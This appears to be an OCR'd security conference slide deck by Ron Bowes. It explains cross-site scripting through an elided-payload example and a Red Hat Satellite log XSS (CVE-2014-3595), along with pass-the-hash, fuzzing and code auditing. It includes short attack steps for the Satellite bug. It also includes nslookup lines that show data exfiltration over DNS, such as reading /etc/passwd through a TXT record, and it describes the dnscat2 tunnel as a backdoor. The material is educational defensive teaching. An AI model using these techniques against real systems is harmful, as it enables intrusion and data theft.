
- They build strings while incrementing a counter a lot
- That's doomed to fail again
- A systemic fix is required, not a simple patch!

XSS in Red Hat Satellite Server

Let's talk Javascript for a sec

- Web pages serve HTML and Javascript
- Javascript can read any page on its domain
  - aka, javascript on http://example.org can access http://example.org/everyotherpage
  - For more info search: "Same origin policy"
- When a user is authenticated, that content may be authenticated-only
  - http://example.org can access http://example.org/admin if and only if the user is logged in as an admin

Same origin policy



Source

Cross-site scripting

- Cross-site scripting refers to a user being able to run Javascript in another user's browser in the vulnerable site's context
- That is…
    - User A posts malicious script on http://example.org/vuln
    - User B visits http://example.org/vuln
    - The code executes in the context of http://example.org and can access http://example.org/admin

The problem…

- The problem is that HTML and Javascript are intermixed on every site
    - If HTML contains a <script> (or a bunch of other things), it instantly switches to Javascript mode
    - If part of HTML is controlled by a user, then it shouldn't contain Javascript

XSS Example

- A PHP page containing:

```
<?php print "<h1>Welcome back, $username!</h1>"; ?>
```

- An authenticated user is sent to:

```
example.org/vulnpage?username=<script>...</script>
```

- And the page contains:

```
<h1>Welcome back, <script>...</script>!</h1>
```

Short break

- I don't want to overload you, so here's a weird picture of a cute dog
- Let's re-define…
  - Javascript
  - Same origin policy
  - Cross-site scripting

Red Hat Satellite Server

- Server management software
- Install it on one machine, control your entire fleet
  - Push patches, run scripts, install software
  - Basically, full control

The vulnerability

- The error log isn't sanitized for Javascript

1. Cause a 404 error by visiting:
   http://10.1.1.1/<script>...</script>

2. Make sure the admin visits
   http://10.1.1.1/admin/logs

3. Push software/scripts to every managed server
   Demo: https://www.youtube.com/watch?v=GdvoCr93kRQ&list=UUWM4m_tGTzOxV49VuYCM4tg

Vendor's response?

- Vendor didn't want to fix it
  - They said that XSS = "moderate risk", full stop.
  - That's right: installing packages on every server on your network was a "moderate" bug!
  - ...until I made a video (see last slide)
- They assigned it CVE-2014-3595 and fixed it!
  - Context is important

Ignoring researchers… what could go wrong?

Seriously… if people are doing free work for you, listen to them and respect them!

Pass the hash

Let's talk about hashing first...

- Hashing is a one-way transformation
- You can go from A to B, but not B to A
- If a A is hashed, creating B…
  - You can't get the original A back, given B
  - You can store the hash and use it to validate A without exposing A
    - (in theory…)

In other words...


Given a potato:

It's trivial to create hashbrowns:

In other words...

But given hashbrowns:

It's computationally difficult to build the potato:



Password hashes...

- Likewise, passwords:
  - "password"
- Are trivial to change into hashes:
  - "5f4dcc3b5aa765d61d8327deb882cf99"
- But given the hash:
  - "5f4dcc3b5aa765d61d8327deb882cf99"
- it's computationally difficult to recover the password:
  - "_M▒;Z▒e▒▒'□▒ϙ"???

Password hashes…

- The idea is that a server stores hashes
- When the user logs in…
  1. The user sends their password to the server
  2. The server hashes the password
  3. The server compares the new hash to the stored hash

Problem…

- Before SSL, passwords would be sent in plaintext
- Sometimes, the password is hashed *before* it's sent to prevent that:
    a. User hashes password
    b. User sends hash to server
    c. Server verifies that the hash is valid (sometimes it hashes it a second time)

(This is a gross oversimplification of how SMB works)

Advantages

- The cleartext password isn't revealed
- Auto sign-on without storing password
  - This is more or less how SMB mounts work
- For safety, client only stores hashes, no passwords
  - … wait, hang on a sec

Disadvantages

- The hash is stored, which means we can still log in… recall the process:

~~1. User hashes password~~

2. ~~User~~ Attacker sends hash to server
3. Server verifies that the hash is valid

Result

- If an attacker compromises either the client or server, they get hashes and can authenticate to the other
- The password are difficult to recover…
- … but they can still be used to log into any other server, so who cares?

DNSCat

DNS is cool

- DNS can egress from pretty much every network
  - **`nslookup test.skullseclabs.org`**
  - **`nslookup insertdatahere.skullseclabs.org`**
- Requests will always get to my server
- Responses will always get back to the client
  - **`read_passwd.skullseclabs.org`**

    ...is a TXT record for... '**`root:x:0:0:root:/root:/bin/bash...`**'


A full command and control tunnel

- I wrote dnscat (and later, dnscat2) to test networks
    - https://github.com/iagox86/dnscat2
- Client can run anywhere, and connect to the authoritative server as if it was TCP
    - It's great fun. :)

The result is obvious

Arbitrary data off any network?

Best backdoor ever!




So what?

- In a way, this is a vulnerable design
  - Taking advantage of the design of DNS to smuggle traffic around
  - Definitely not intended by RFC1035 in 1987 :)
- And by the way…
  - I really want to write a Wireshark dissector for this, but I don't know how
  - Come see me after if you can help :)

dnscat2

- I'll do a demo if there's time
- If not, the code is here:
  - https://github.com/iagox86/dnscat2
- I also have a Twitter account specifically for it:
  - https://twitter.com/dnscat2

Finding / killing bugs



Source

Auditing code

- Read code, look for dangerous stuff
- Requires practice and patience
- Pretty common as a consultant
  - "Here's 40,000,000 lines of code. Can you audit it by Friday?" (I wish I was kidding)

The "dangerous" parts

- You have 40,000,000 lines of code. Now what?
- Think of a "threat model" - where do things go wrong?
- Commonly…
  - Reading files
  - Networking
  - Cryptography
  - Access control
- Use STRIDE


Source

Fuzzing

- Sending data into a program and seeing if it crashes (or accesses bad memory)
  - Maybe files
  - Maybe network traffic
  - Maybe messing with hardware ("fault injection")

Fuzzer types

- Fuzzers can be simple or intelligent
- Some fuzzers (like afl-fuzz) try to understand the program a bit
  - That's what I used for dnsmasq
- Most fuzzers require a starting point
  - Often called a "corpus"

Common fuzzer tactics

- Flip bits
- Change a number to be really big, or zero, or negative
- Change the length of a string
- Truncate a file/packet

The downside to fuzzers

- Fuzzers aren't perfect
  - Fuzzers are based on luck
  - Triaging crashes is hard
- Some projects are just hopeless
  - Fuzz, patch, goto 10
  - Projects that *rely* on fuzzers are doomed
- Fuzzing is awesome for auditing new code…
  - But isn't a replacement for strong practices

Bug bounties

- Pay people to find bugs for you!
- Great way to track how well your other security measures work

Education

- Developers need to avoid bugs
- Culture is important
    - Pride in their code
    - A desire to do things "right"
    - Peer code reviews, audits, checked egos
    - Being comfortable with finding / fixing bugs

Systemic protections

- Frameworks and libraries are super important
    - Angular, Ember, etc. w/ context-sensitive escaping
    - String operations
    - Cryptography
    - Basically, don't re-do stuff yourself. You'll fail.
- Low-level issues have system protections
    - ASLR, DEP, Stack cookies, etc.
    - Important, but not sufficient (can usually be bypassed)

Most of all: be pro-active

- The cycle of introducing and fixing bugs sucks

Conclusion

Source

Vulnerabilities are hard

- Most companies are very reactive
  - Fuzzing and auditing is important…
  - But systemic protections (frameworks and education) are better
- It's impossible to prove that a program is bug-free…
  - But, by educating developers and providing hardened frameworks, you can eliminate the "easy" stuff!

Contact

Ron Bowes

ron@skullsecurity.net

https://twitter.com/iagox86

https://github.com/iagox86

https://skullsecurity.org

(I posted the slides to Twitter)